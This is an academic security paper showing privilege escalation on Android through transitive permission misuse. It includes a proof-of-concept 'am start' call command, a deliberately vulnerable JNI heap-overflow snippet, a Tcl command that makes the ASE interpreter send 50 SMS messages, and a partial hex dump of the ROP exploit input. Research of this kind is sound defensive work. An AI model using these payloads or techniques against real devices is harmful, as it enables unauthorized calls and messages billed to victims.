Privilege Escalation Attacks on Android

Lucas Davi[1,⋆], Alexandra Dmitrienko[1,⋆⋆],
Ahmad-Reza Sadeghi[2], and Marcel Winandy[1]

[1] System Security Lab
Ruhr-University Bochum, Germany
{lucas.davi,alexandra.dmitrienko,marcel.winandy}@trust.rub.de
[2] Fraunhofer-Institut SIT Darmstadt,
Technische Universität Darmstadt, Germany
ahmad.sadeghi@cased.de

Abstract. Android is a modern and popular software platform for smartphones. Among its predominant features is an advanced security model which is based on application-oriented mandatory access control and sandboxing. This allows developers and users to restrict the execution of an application to the privileges it has (mandatorily) assigned at installation time. The exploitation of vulnerabilities in program code is hence believed to be confined within the privilege boundaries of an application's sandbox. However, in this paper we show that a privilege escalation attack is possible. We show that a genuine application exploited at runtime or a malicious application can escalate granted permissions. Our results immediately imply that Android's security model cannot deal with a transitive permission usage attack and Android's sandbox model fails as a last resort against malware and sophisticated runtime attacks.

1 Introduction

Mobile phones play an important role in today's world and have become an integral part of our daily life as one of the predominant means of communication. Smartphones are increasingly prevalent and adept at handling more tasks from web-browsing and emailing, to multimedia and entertainment applications (games, videos, audios), navigation, trading stocks, and electronic purchase. However, the popularity of smartphones and the vast number of the corresponding applications makes these platforms also more attractive targets to attackers. Currently, various forms of malware exist for smartphone platforms, also for Android [32,6]. Moreover, advanced attack techniques, such as code injection [16], return-oriented programming (ROP) [28] and ROP without returns [4] affect applications and system components at runtime. As a last resort against malware and runtime attacks, well-established security features of today's smartphones are application sandboxing and privileged access to advanced functionality. Resources of sandboxed applications are isolated from each other, additionally, each

⋆ Supported by EU FP7 project CACE.
⋆⋆ Supported by the Erasmus Mundus External Co-operation Window Programme of the European Union.

M. Burmester et al. (Eds.): ISC 2010, LNCS 6531, pp. 346–360, 2011.

application can be assigned a bounded set of privileges allowing an application to use protected functionality. Hence, if an application is malicious or becomes compromised, it is only able to perform actions which are explicitly allowed in the application's sandbox. For instance, a malicious or compromised email client may access the email database as it has associated privileges, but it is not permitted to access the SMS database.

Android implements application sandboxing based on an application-oriented mandatory access control. Technically, this is realized by assigning each application its own UserID and a set of permissions, which are fixed at installation time and cannot be changed afterwards. Permissions are needed to access system resources or to communicate with other applications. Android checks corresponding permission assignments at runtime. Hence, an application is not allowed to access privileged resources without having the right permissions.

However, in this paper we show that Android's sandbox model is conceptually flawed and actually allows privilege escalation attacks. While Android provides a well-structured permission system, it does not protect against a transitive permission usage, which ultimately results in allowing an adversary to perform actions the application's sandbox is not authorized to do. Note that this is not an implementation bug, but rather a fundamental flaw. In particular, our contributions are as follows:

- **Privilege escalation attacks:** We describe the conceptual weakness of Android's permission mechanism that may lead to privilege escalation attacks (Section 3). Basically, Android does not deal with transitive privilege usage, which allows applications to bypass restrictions imposed by their sandboxes.
- **Concrete attack scenario:** We instantiate the permission escalation attack and present the details of our implementation (Section 4). In particular, in our attack a non-privileged and runtime-compromised application is able to bypass restrictions of its sandbox and to send multiple text messages to a phone number chosen by the adversary. Technically, for runtime compromise we use a recent memory exploitation technique, return-oriented programming without returns [7,4], which bypasses memory-protection mechanisms and return-address checkers and hence assumes a strong adversary model.

As a major result, our findings imply that Android's sandbox model practically fails in providing confinement boundaries against runtime attacks. Because the permission system does not include checks for transitive privilege usage, attackers are able to escape out of Android's sandbox.

2 Android

Before we elaborate on our attack, we briefly describe the architecture of Android and its security mechanisms.

2.1 Android Architecture

Android is an open source software platform for mobile devices. It includes a Linux kernel, middleware framework, and core applications. The Linux kernel

provides low-level services to the rest of the system, such as networking, storage, memory, and processing. A middleware layer consists of native Android libraries (written in C/C++), an optimized version of a Java Virtual Machine called Dalvik Virtual Machine (DVM), and core libraries written in Java. The DVM executes binaries of applications residing in higher layers. Android applications are written in Java and consist of separated modules, so-called components. Components can communicate to each other and to components of other applications through an inter component communication (ICC) mechanism provided by the Android middleware called Binder[1].

As Android applications are written in Java, they are basically protected against standard buffer overflow attacks [1] due to the implicit bound checking. However, Java-applications can also access C/C++ code libraries via the Java Native Interface (JNI). Developers may use JNI to incorporate own C/C++ libraries into the program code, e.g., due to performance reasons. Moreover, many C libraries are mapped by default to fixed memory addresses in the program memory space. Due to the inclusion of C/C++ libraries, the security guarantees provided by the Java programming language do not hold any longer. In particular, Tan and Croft [30] identified various vulnerabilities in native code of the JDK (Java Development Kit).

2.2 Android Security Mechanisms

Discretionary Access Control (DAC). The DAC mechanism is inherited from Linux, which controls access to files by process ownership. Each running process (i.e., subject) is assigned a UserID, while for each file (i.e., object) access rules are specified. Each file is assigned access rules for three sets of subjects: user, group and everyone. Each subject set may have permissions to read, write and execute a file.

Sandboxing. Sandboxing isolates applications from each other and from system resources. System files are owned by either the "system" or "root" user, while other applications have own unique identifiers. In this way, an application can only access files owned by itself or files of other applications that are explicitly marked as readable/writable/executable for others.

Permission Mechanism. The permission mechanism is provided by the middleware layer of Android. A reference monitor enforces mandatory access control (MAC) on ICC calls. Security sensitive interfaces are protected by standard Android permissions such as PHONE_CALLS, INTERNET, SEND_SMS meaning that applications have to possess these permissions to be able to perform phone calls, to access the Internet or to send text messages. Additionally, applications may declare custom types of permission labels to restrict access to own interfaces. Required permissions are explicitly specified in a *Manifest file* and are approved at installation time based on checks against the signatures of the applications declaring these permissions and on user confirmation.

[1] Binder in Android is a reduced custom implementation of OpenBinder [20].

At runtime, when an ICC call is requested by a component, the reference monitor checks whether the application of this component possesses appropriate permissions. Additionally, application developers may place reference monitor hooks directly into the code of components to verify permissions granted to the ICC call initiator.

Component Encapsulation. Application components can be specified as public or private. Private components are accessible only by components within the same application. When declared as public, components are reachable by other applications as well, however, full access can be limited by requiring calling applications to have specified permissions.

Application Signing. Android uses cryptographic signatures to verify the origin of applications and to establish trust relationships among them. Therefore, developers have to sign the application code. This allows to enable signature-based permissions, or to allow applications from the same origin (i.e., signed by the same developer) to share the same UserID. A certificate of the signing key can be self-signed and does not need to be issued by a certification authority. The certificate is enclosed into the application installation package such that the signature made by the developer can be validated at installation time.

3 Privilege Escalation Attack on Android

In this section, we describe security deficiencies of Android's permission mechanism, which may lead to privilege escalation attacks instantiated by compromised applications. We state the problem like following:

An application with less permissions (a non-privileged caller) is not restricted to access components of a more privileged application (a privileged callee).

In other words, Android's security architecture does not ensure that a caller is assigned at least the same permissions as a callee.

Figure 1 shows the situation in which privilege escalation attack becomes possible. Applications A, B and C are assumed to run on Android, each of them is isolated in its own sandbox. A has no granted permissions and consists of components C_{A1} and C_{A2}. B is granted a permission p_1 and consists of components C_{B1} and C_{B2}. Neither C_{B1} nor C_{B2} are protected by permission labels and thus can be accessed by any application. Both, C_{B1} and C_{B2} can access components of external applications protected with the permission label p_1, since in general all application components inherit permissions granted to their application. C has no permissions granted, it consists of components C_{C1} and C_{C2}. C_{C1} and C_{C2} are protected by permission labels p_1 and p_2, respectively, that means that C_{C1} can be accessed only by components of applications which possess p_1, while C_{C2} is accessible by components of applications granted permission p_2.

As we can see in Figure 1, component C_{A1} is not able to access C_{C1} component, since p_1 permission is not granted to the application A. Nevertheless, data from component C_{A1} can reach component C_{C1} indirectly, via the C_{B1} component. Indeed, C_{B1} can be accessed by C_{A1} since C_{B1} is not protected by



Fig. 1. Privilege escalation attack on Android

any permission label. In turn, C_{B1} is able to access C_{C1} component since the application B and consequently all its components are granted p_1 permission.

To prevent the attack described above, the application B must enforce additional checks on permissions to ensure that the application calling C_{B1} component is granted a permission p_1. Generally, it can be done by means of reference monitor hooks included in the code of the component. However, the problem is that the task to perform these checks is delegated to application developers, instead of being enforced by the system in a centralized way. This is an error-prone approach as application developers in general are not security experts, and hence their applications may fail to implement necessary permission checks.

3.1 A Study Example

In the following we describe a proof-of-concept example that has been introduced in [10]. It was shown as an example of a poorly-designed application, but essentially it relies on privilege escalation. The attack exploits a vulnerability of a core Android application, namely Phone, and allows to make unauthorized phone calls.

The discovered (and later fixed) vulnerability of the Phone application was like following: It had an unprotected component which provided an interface to other applications to make phone calls. To map this attack example to Figure 1, one could see the Phone application as the application B, while the system interface protected by a system permission PHONE_CALLS can be represented as the application C. The role of the application A can be taken by any non-privileged application, e.g., by the Activity Manager. The Activity Manager could access the unprotected component of the Phone application when it was invoked from the shell console with the following command:

```
am start -a android.intent.action.CALL tel:1234
```

As a result, the phone dialed the specified number. In this example, the unprivileged application Activity Manager (`am`) was able to perform an unauthorized phone call.

4 Instantiation of Our Privilege Escalation Attack

In this section we introduce our own proof-of-concept example of a permission escalation attack. We describe an attack scenario, assumptions and provide a detailed description of our attack implementation.

4.1 Attack Scenario and Assumptions

In our attack scenario a user downloads a non-malicious, but vulnerable application from the Internet, for example a game that has a memory bug, e.g., suffers from a buffer overflow vulnerability. During the installation, the user grants to the game the permission to access the Internet, e.g., for sharing high-scores with friends. The adversary's goal is to send text messages via SMS to a specified premium-rate number each time when the user saves the game state. To achieve his goals, the adversary exploits the vulnerability of the application and performs a privilege escalation attack in order to gain a permission to sent messages.

Note that in such an attack scenario the user most likely will not suspect the game in performing malicious actions since the application was not granted permissions to send text messages. This is different from the first known Android Trojan application [6], a media player which sends text messages in the background to premium-rate numbers, because it required the user to approve the SEND_SMS permission at installation time.

We assume that the victim's device is *not* jailbroken, but it has installed the *Android Scripting Environment* (ASE) application v2.0 (ase_r20) including a *Tcl script interpreter*. ASE is not a core Android application, but it is developed by Google developers and can be freely downloaded from the ASE homepage[2]. It enables support of scripting languages on the platform and might be required by many other applications, thus we expect ASE to be installed on many platforms[3]. Moreover, we assume the user installs an application that suffers from a heap overflow vulnerability[4]. Note that exploiting heap overflow vulnerabilities is a standard attack vector of today's adversaries [22]. The user also assigns to the vulnerable application the permission to access the Internet[5].

4.2 Android Scripting Environment

Our example of a privilege escalation attack relies on a vulnerability of the Android Scripting Environment (ASE) application. ASE brings high-level scripting languages into the Android platform for rapid development. It provides script interpreters for various scripting languages: BeanShell, Tcl, JRuby, Lua, Perl, Python and Rhino. ASE has permissions to send messages, make phone calls, read contacts, get access to Bluetooth and camera, and many others.

[2] `http://code.google.com/p/android-scripting/`

[3] For reference, ASE v2.0 has been downloaded 6185 times.

[4] Alternatively, we could rely on malware installed on the user platform since Android does not enforce tight control over code distribution.

[5] Over 60 % of Android applications require the INTERNET permission [2].

ASE is realized as a client-server application. The server part is responsible for command interpretation and execution, while a client is just a front-end which communicates to the server via socket connection in order to pass shell commands. The client is implemented as an executable file which can be executed by any application (i.e., it has executable rights for "everyone"). When invoked, the client process is assigned the same UserID as the invoking application, thus it automatically inherits its permissions. Because the client establishes the socket connection to the ASE server, the invoking application must be assigned the INTERNET permission, otherwise the establishment of the socket connection will fail.

The server part of ASE is implemented as an application component. The vulnerability of the ASE application resides here, as access to this component is not protected by any permissions. Without restrictions, non-privileged applications can access the server and pass arbitrary shell commands to be executed. ASE server fails to perform any additional security checks to ensure that invoking applications are granted appropriate permissions to perform the requested operations. As a result, any malicious/compromised application is able to misuse the ASE application to perform a wide range of unauthorized operations such as making calls, sending text messages, tracing phone location and others.

We tried out our attack with the scripting languages Perl, Lua, Python and Tcl. Our experiments show that the corresponding client executables for all these languages have execution permissions for everyone. However, in contrast to Tcl, the script languages Perl, Lua and Python additionally make use of libraries, which are only accessible by the ASE application itself. This means that Perl, Lua and Python cannot be invoked by any other application except ASE without additional manipulations on access rights of their libraries. Thus, for our privilege escalation attack we use Tcl script interpreter.

4.3 Attack Technique

We exploit an application with a heap overflow vulnerability in order to mount our privilege escalation attack. For this, we utilize the powerful attack technique called return-oriented programming (ROP) without returns, which has been recently introduced for Intel x86 and ARM [4]. It allows us to induce arbitrary program behavior by chaining various small instruction sequences from linked system libraries. We selected this technique because it allows us to assume a strong adversary. In contrast to conventional ROP, ROP without returns bypasses return-address checkers (e.g., [31,5,13,8]), since it relies on indirect jumps rather than returns. Moreover, as any other ROP technique in general, it cannot be prevented by memory protection schemes such as $W \oplus X$ (Writable XOR Executable) [15,21] which prevents code injection attacks by marking memory pages either writable or executable. In the following, we briefly describe the basics of ROP without returns.

Return-oriented programming without returns. Figure 2 illustrates the general ROP attack based on indirect jump instructions. It shows a simplified version of a program's memory layout consisting of a code section, libraries (lib), a data



Fig. 2. A general ROP attack without returns on ARM

section and a control structure section (CS)[6]. In order to mount a ROP attack based on indirect jumps, the adversary exploits a buffer overflow vulnerability of a specific program. Hence, the adversary is able to overflow the local buffer and overwrite adjacent control-flow information of the CS section (step 1). In Figure 2, the adversary injects multiple jump addresses whereas program execution is redirected to code (i.e., to an instruction sequence) located at jump address 1 in the lib section (step 2). The instruction sequence of the linked library is executed until a jump instruction has been reached which redirects the execution to the next sequence of instructions by using a *trampoline* (step 3). The trampoline is also part of the linked libraries and is responsible for loading the address of the next instruction sequence from the CS section and redirecting execution to it (step 4). This procedure is repeated until the adversary terminates the program.

The attack for ARM [7] architectures uses the `BLX` (*Branch-Link-Exchange*) instruction as jump instruction. `BLX` is used in ordinary programs for indirect subroutine calls. It enforces a *branch* to a jump address stored in a particular register, while the return address is loaded to the *link* register `lr`. Further, if required, it enables an *exchange* of the instruction set from ARM to THUMB[7] and vice versa.

4.4 Attack Implementation

We launched the attack on a device emulator hosting Android Platform 2.0 and also on a real device (Android Dev Phone 2 with Android Platform 1.6). Here we present details for the emulator-based version.

Vulnerable Application. Our vulnerable application is a standard Java application using the JNI to include a native library containing C/C++ code. The included C/C++ code is shown in the listing below and is mainly based on the example presented in [4]. The application suffers from a *setjmp* vulnerability. Generally, *setjmp* and *longjmp* are system calls which allow non-local

[6] In practice, the data and CS section are usually both a part of the program stack.
[7] ARM supports the 32-bit ARM instruction set and a 16-bit instruction set, which is called THUMB.

control transfers. For this *setjmp* creates a special data structure (referred to as `jmp_buf`). The register values from `r4` to `r14`[8] are stored in `jmp_buf` once *setjmp* has been invoked. When *longjmp* is called, registers `r4` to `r14` are restored to the values stored in the `jmp_buf` structure. If the adversary is able to overwrite the `jmp_buf` structure before *longjmp* is called, then he is able to transfer control to code of his choice without corrupting a single return address.

```
struct foo
{
  char buffer[460];
  jmp_buf jb;
};
jint Java_com_example_hellojni_HelloJni_doMapFile
     (JNIEnv* env, jobject thiz)
{
  // A binary file is opened (not depicted)
  ...
  struct foo *f = malloc(sizeof * f);
  i = setjmp(f->jb);
  if (i!=0) return 0;
  fgets (f->buffer, sb.st_size, sFile);
  longjmp (f->jb,2);
}
```

The *fgets* function inserts data provided by a file called *binary* into a buffer (located in the structure foo) without enforcing bounds checking. Since the structure foo also contains the `jmp_buf` structure, a binary file larger than 460 Bytes will overwrite the contents of the adjacent `jmp_buf` structure.

However, our experiments showed that Android enables heap protection for *setjmp* buffers by storing a fixed *canary* and leaving 52 Bytes of space between the canary and `jmp_buf`. The canary is hard-coded into *libc.so* and thus it is device and process independent. Hence, for an attack we have to take into account the value of the canary and 52 Bytes space between the canary and `jmp_buf`.

Attack Workflow. Our attack workflow is shown in Figure 3: When the code of the native library is invoked through the JNI, we exploit the *setjmp* vulnerability by means of a heap overflow and launch a ROP Attack without returns (step 1). Afterwards we invoke (by using several gadgets) the Tcl client with a command to send 50 text messages (step 2). The Tcl client, running on behalf of the vulnerable application, establishes a socket connection to the ASE Tcl server component (step 3). The Tcl client communicates with the ASE Tcl server and passes Tcl commands to be executed. Since the Tcl server does not check the permissions of the Tcl client, the adversary is able to send text messages (step 4), although the vulnerable Java application has never been authorized to do so.

Interpreter Command. For our attack, the gadget chain should redirect execution to the standard libc *system* function to invoke the Tcl client executable *tclsh* so that Tcl commands can be executed. However, we identified that an ASE specific environment variable AP_PORT should be set in order to get the Tcl interpreter working correctly. Thus, the argument for the *system* function

[8] Thus, the setjmp buffer includes the stack pointer `r13` and the link register `r14` which holds the return address, which is later loaded into the program counter `r15`.



Fig. 3. Privilege escalation attack instantiation on Android

essentially includes two shell commands: (1) to set the AP_PORT environment variable and (2) to invoke the Tcl interpreter with a command to send 50 text messages to the destination phone number 5556 (a second Android instance). Thus, the whole argument for *system* looks as follows:

```
export AP_PORT='50090'; echo -e ''package require android\n set
android [android new]\n set num "\'5556\'"\n set message
"Test" \n for {set x 0} {$x < 50} {incr x} {$android sendTextMessage
$num $message}''|/data/data/com.google.ase/tclsh/tclsh
```

Used Instruction Sequences. We supply the explained above interpreter command as an argument to the *system* libc function. The *system* function itself is invoked by means of ROP without returns. All used instruction sequences and the corresponding attack steps are shown in Figure 4. First, the adversary injects the interpreter command and necessary jump addresses into the application's memory space (step 1), initializes a register `r6` (so that it points to the first jump address) and redirects execution to sequence 1 (step 2). Both steps can be accomplished by a buffer overflow attack on the stack or the heap. As can be also seen from Figure 4, each sequence ends in the indirect jump instruction `BLX r3`, whereas register `r3` always points to the trampoline sequence (see Figure 2). This sequence is referred to as *Update-Load-Branch (ULB) sequence* [7] and connects the various sequences with each other. For instance, after instruction 1 of the sequence 1 loads the ULB address from the stack into `r3`, instruction 2 enforces a jump to the ULB sequence (step 3). Afterwards, the ULB sequence *updates* `r6`, *loads* the second jump address into `r5`, and finally *branches* to sequence 2 (step 4). After sequence 2 terminates, the ULB sequence redirects execution to sequence 3 (step 5 and 6).

In summary, to invoke the *system* function, we (i) inject jump addresses and the interpreter command into the application's memory space, (ii) initialize register `r6` (ULB sequence); (iii) load `r3` with the address of our ULB sequence (Sequence 1); (iv) load the address of the interpreter command in `r0` (Sequence 2); (v) finally invoke the libc *system* function (Sequence 3). The corresponding malicious exploit payload is included into Appendix A of this paper.



Fig. 4. Instruction sequences used in our attack on Android

5 Related Work

The most relevant works to ours are Saint [19], Kirin [10,11] and TaintDroid [9], as they can provide some measures against the privilege escalation attack. Saint is a policy extension which allows application developers to define comprehensive access control rules for their components. Saint policy is able to describe configurations of calling applications, including the set of permissions that the caller is required to have. Thus, Saint provides a means to protect application interfaces such that they cannot be misused for privilege escalation. However, Saint assumes that access to components is implicitly allowed if no Saint policy exists. Moreover, Saint policies should be defined by application developers, who are not in general security experts. We believe, it is an error-prone approach to rely on developers to defeat privilege escalation attacks by applying Saint policies as they may either define them incorrectly or fail to define them at all.

Kirin is a tool that analyzes Manifest files (see Section 2) of applications to ensure that granted permissions comply to a system-wide policy. Kirin can be used to prohibit installation of applications which request security-critical combination of permissions [11], or it can analyze a superposition of permissions granted to all applications installed on a platform [10]. The latter approach allows detection of applications vulnerable to privilege escalations attacks as it provides a picture of potential data flows across applications. Nevertheless, as it analyzes potential data flows (as opposite to real data flows) and cannot judge about local security enforcements made by applications (by means of reference monitor hooks), it suffers from false positives. Thus, it is useful for manual analysis, but cannot provide reliable decisions for automatic security enforcements.

TaintDroid [9] is a sophisticated framework which helps to detect unauthorized leakage of sensitive data. TaintDroid employs dynamic taint analysis and traces the propagation of sensitive data through the system. It alerts the user if tainted data is going to leave the system at a taint sink (e.g., a network inter-

face). TaintDroid can detect those privilege attacks which result in data leakage, however, it has no means to detect attack scenarios where no sensitive data is leaked, e.g., our application scenario with sending messages cannot be detected.

Apart Kirin, Saint and TaintDroid, a number of other papers has been focused on Android security aspects. Enck et al. [12] describe Android security mechanisms in details. Schmidt et al. [24] survey tools which can increase device security and also introduce an example of Trojan malware for Android [23]. In [18] Nauman et al. propose an extension to Android permission framework allowing users to approve a subset of permissions the application requires at installation time, and also specify user defined constraints for each permission. Chaudhuri [3] presents a core formal language based on type analysis of Java constructs to describe Android applications abstractly and to reason about their security properties. Shin et al. [29] formalize Android permission framework by representing it as a state-based model which can be proven to be secure with given security requirements by a theorem prover. Barrera et al. [2] propose a methodology to analyze permission usage by various applications and provides results of such an analysis for a selection of 1,100 Android applications. Mulliner [17] presents a technique for vulnerability analysis (programming bugs) of SMS implementations on different mobile platforms including Android. The white paper [32] surveys existing malware for Android. Shabtai et al. [27,26] provide a comprehensive security assessment of Android security mechanisms and identify high-risk threats, but do not consider a threat of a privilege escalation attack we describe in this paper. A recent kernel-based privilege escalation attack [14] shows how to gain root privileges by exploiting a memory-related vulnerability residing in the Linux kernel. In contrast, our attack does not require a vulnerability in the Linux kernel, but instead relies on a compromised (vulnerable or malicious) user space application. Moreover, Shabtai et al. [25] show how to adopt the Linux Security Module (LSM) framework for the Android platform, which mitigates kernel-based privilege escalation attacks such as [14].

6 Conclusion

In this paper, we showed that it is possible to mount privilege escalation attacks on the well-established Google Android platform. We identified a severe security deficiency in Android's application-oriented mandatory access control mechanism (also referred as a permission mechanism) that allows transitive permission usage. In our attack example, we were able to escalate privileges granted to the application's sandbox and to send a number of text messages (SMS) to a chosen number without corresponding permissions. For the attack, we subverted the control flow of a non-privileged vulnerable application by means of a sophisticated runtime compromise technique called return-oriented programming (ROP) without returns [7,4]. Next, we performed a privilege escalation attack by misusing a higher-privileged application.

Our attack illustrates the severe problem of Android's security architecture: Non-privileged applications can escalate permissions by invoking poorly designed

higher-privileged applications that do not sufficiently protect their interfaces. Although recently proposed extensions to Android security mechanisms [19,10,9] can provide some means to mitigate privilege escalation attacks, non of them is able to prevent them fully.

In our future work we plan to enhance Android's security architecture in order to prevent (as opposite to detect) privilege escalation attacks without relying on secure development by application developers.

References

[1] One, A.: Smashing the stack for fun and profit. Phrack Magazine 49(14) (1996)
[2] Barrera, D., Kayacik, H.G., van Oorschot, P., Somayaji, A.: A methodology for empirical analysis of permission-based security models and its application to Android. In: ACM CCS 2010 (October 2010)
[3] Chaudhuri, A.: Language-based security on Android. In: Proceedings of the ACM SIGPLAN Fourth Workshop on Programming Languages and Analysis for Security, PLAS 2009, pp. 1–7 (2009)
[4] Checkoway, S., Davi, L., Dmitrienko, A., Sadeghi, A.-R., Shacham, H., Winandy, M.: Return-oriented programming without returns. In: ACM CCS 2010 (October 2010)
[5] Chiueh, T., Hsu, F.-H.: RAD: A compile-time solution to buffer overflow attacks. In: International Conference on Distributed Computing Systems, pp. 409–417. IEEE Computer Society, Los Alamitos (2001)
[6] cnet news. First SMS-sending Android Trojan reported (August 2010), http://news.cnet.com/8301-27080_3-20013222-245.html
[7] Davi, L., Dmitrienko, A., Sadeghi, A.-R., Winandy, M.: Return-oriented programming without returns on ARM. Technical Report HGI-TR-2010-002, Ruhr-University Bochum (July 2010)
[8] Davi, L., Sadeghi, A.-R., Winandy, M.: ROPdefender: A detection tool to defend against return-oriented programming attacks (March 2010), http://www.trust.rub.de/media/trust/veroeffentlichungen/2010/03/20/ROPdefender.pdf
[9] Enck, W., Gilbert, P., Chun, B.-G., Cox, L.P., Jung, J., McDaniel, P., Sheth, A.N.: Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones. In: USENIX Symposium on Operating Systems Design and Implementation (October 2010)
[10] Enck, W., Ongtang, M., McDaniel, P.: Mitigating Android software misuse before it happens. Technical Report NAS-TR-0094-2008, Pennsylvania State University (September 2008)
[11] Enck, W., Ongtang, M., McDaniel, P.: On lightweight mobile phone application certification. In: ACM CCS 2009, pp. 235–245. ACM, New York (2009)
[12] Enck, W., Ongtang, M., McDaniel, P.: Understanding Android security. IEEE Security and Privacy 7(1), 50–57 (2009)
[13] Gupta, S., Pratap, P., Saran, H., Arun-Kumar, S.: Dynamic code instrumentation to detect and recover from return address corruption. In: WODA 2006, pp. 65–72. ACM, New York (2006)
[14] Lineberry, A., Richardson, D.L., Wyatt, T.: These aren't the permissions you're looking for. In: BlackHat USA 2010 (2010), http://dtors.files.wordpress.com/2010/08/blackhat-2010-slides.pdf

[15] Microsoft. A detailed description of the data execution prevention (DEP) feature in Windows XP Service Pack 2, Windows XP Tablet PC Edition 2005, and Windows Server 2003 (2006), http://support.microsoft.com/kb/875352/EN-US/
[16] Moore, H.D.: Cracking the iPhone (2007), http://blog.metasploit.com/2007/10/cracking-iphone-part-1.html
[17] Mulliner, C.: Fuzzing the phone in your phones. In: Black Hat USA (June 2009), http://www.blackhat.com/presentations/bh-usa-09/MILLER/BHUSA09-Miller-FuzzingPhone-PAPER.pdf
[18] Nauman, M., Khan, S., Zhang, X.: Apex: Extending Android permission model and enforcement with user-defined runtime constraints. In: ASIACCS 2010, pp. 328–332. ACM, New York (2010)
[19] Ongtang, M., McLaughlin, S., Enck, W., McDaniel, P.: Semantically rich application-centric security in Android. In: ACSAC 2009, pp. 340–349. IEEE Computer Society, Los Alamitos (2009)
[20] Palm Source, Inc. Open Binder. Version 1 (2005), http://www.angryredplanet.com/~hackbod/openbinder/docs/html/index.html
[21] PaX Team, http://pax.grsecurity.net/
[22] Pincus, J., Baker, B.: Beyond stack smashing: Recent advances in exploiting buffer overruns. IEEE Security and Privacy 2(4), 20–27 (2004)
[23] Schmidt, A.-D., Schmidt, H.-G., Batyuk, L., Clausen, J.H., Camtepe, S.A., Albayrak, S., Yildizli, C.: Smartphone malware evolution revisited: Android next target? In: Proceedings of the 4th IEEE International Conference on Malicious and Unwanted Software (Malware 2009), pp. 1–7 (2009)
[24] Schmidt, A.-D., Schmidt, H.-G., Clausen, J., Yuksel, K.A., Kiraz, O., Camtepe, A., Albayrak, S.: Enhancing security of Linux-based Android devices. In: 15th International Linux Kongress, Lehmann (October 2008)
[25] Shabtai, A., Fledel, Y., Elovici, Y.: Securing Android-powered mobile devices using SELinux. IEEE Security and Privacy 8, 36–44 (2010)
[26] Shabtai, A., Fledel, Y., Kanonov, U., Elovici, Y., Dolev, S.: Google Android: A state-of-the-art review of security mechanisms. CoRR, abs/0912.5101 (2009)
[27] Shabtai, A., Fledel, Y., Kanonov, U., Elovici, Y., Dolev, S., Glezer, C.: Google Android: A comprehensive security assessment. IEEE Security and Privacy 8(2), 35–44 (2010)
[28] Shacham, H.: The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In: ACM CCS 2007, pp. 552–561 (2007)
[29] Shin, W., Kiyomoto, S., Fukushima, K., Tanaka, T.: A formal model to analyze the permission authorization and enforcement in the Android framework. Invited paper. In: SecureCom 2010 (2010)
[30] Tan, G., Croft, J.: An empirical security study of the native code in the JDK. In: Proceedings of the 17th Conference on Security Symposium, SS 2008, pp. 365–377. USENIX Association, Berkeley (2008)
[31] Vendicator. Stack Shield: A "stack smashing" technique protection tool for Linux, http://www.angelfire.com/sk/stackshield
[32] Vennon, T.: Android malware. A study of known and potential malware threats. Technical report, SMobile Global Threat Center (February 2010)

A Exploit Details

The listing below shows the malicious input which exploits the vulnerable program and sends out 50 text messages. Arguments start from `0x11bc58`, whereas the first argument (`0xaa137287`) points to our ULB sequence. Jump addresses pointing to our instruction sequences start from `0x11bc6c`, and the interpreter command is located at `0x11bc98`. The location of the `jmp_buf` data structure is at `0x11be5c`, which is 52 Bytes away from the canary `0x4278f501`. `jmp_buf` starts with the address of `r4` that we initialize with the address of the interpreter command. Finally, the last two words in the below listing show the new address of `sp` (`0x11bc58`) and the start address (`0xafe13f13`) of the first sequence that will be loaded to `pc`.

```
0011BC58   87 72 13 AA   41 41 41 41   41 41 41 41   41 41 41 41   .r..AAAAAAAAAAAA
0011BC68   41 41 41 41   13 41 01 AA   FD 2E E1 AF   41 41 41 41   AAAA.A......AAAA
0011BC78   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   AAAAAAAAAAAAAAAA
0011BC88   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   AAAAAAAAAAAAAAAA
0011BC98   65 78 70 6F   72 74 20 41   50 5F 50 4F   52 54 3D 27   export AP_PORT='
0011BCA8   35 30 30 39   30 27 3B 20   71 75 6F 74   65 3D 27 22   50090'; quote='"
0011BCB8   27 3B 20 65   73 63 3D 27   5C 27 3B 20   64 6F 6C 6C   '; esc='\'; doll
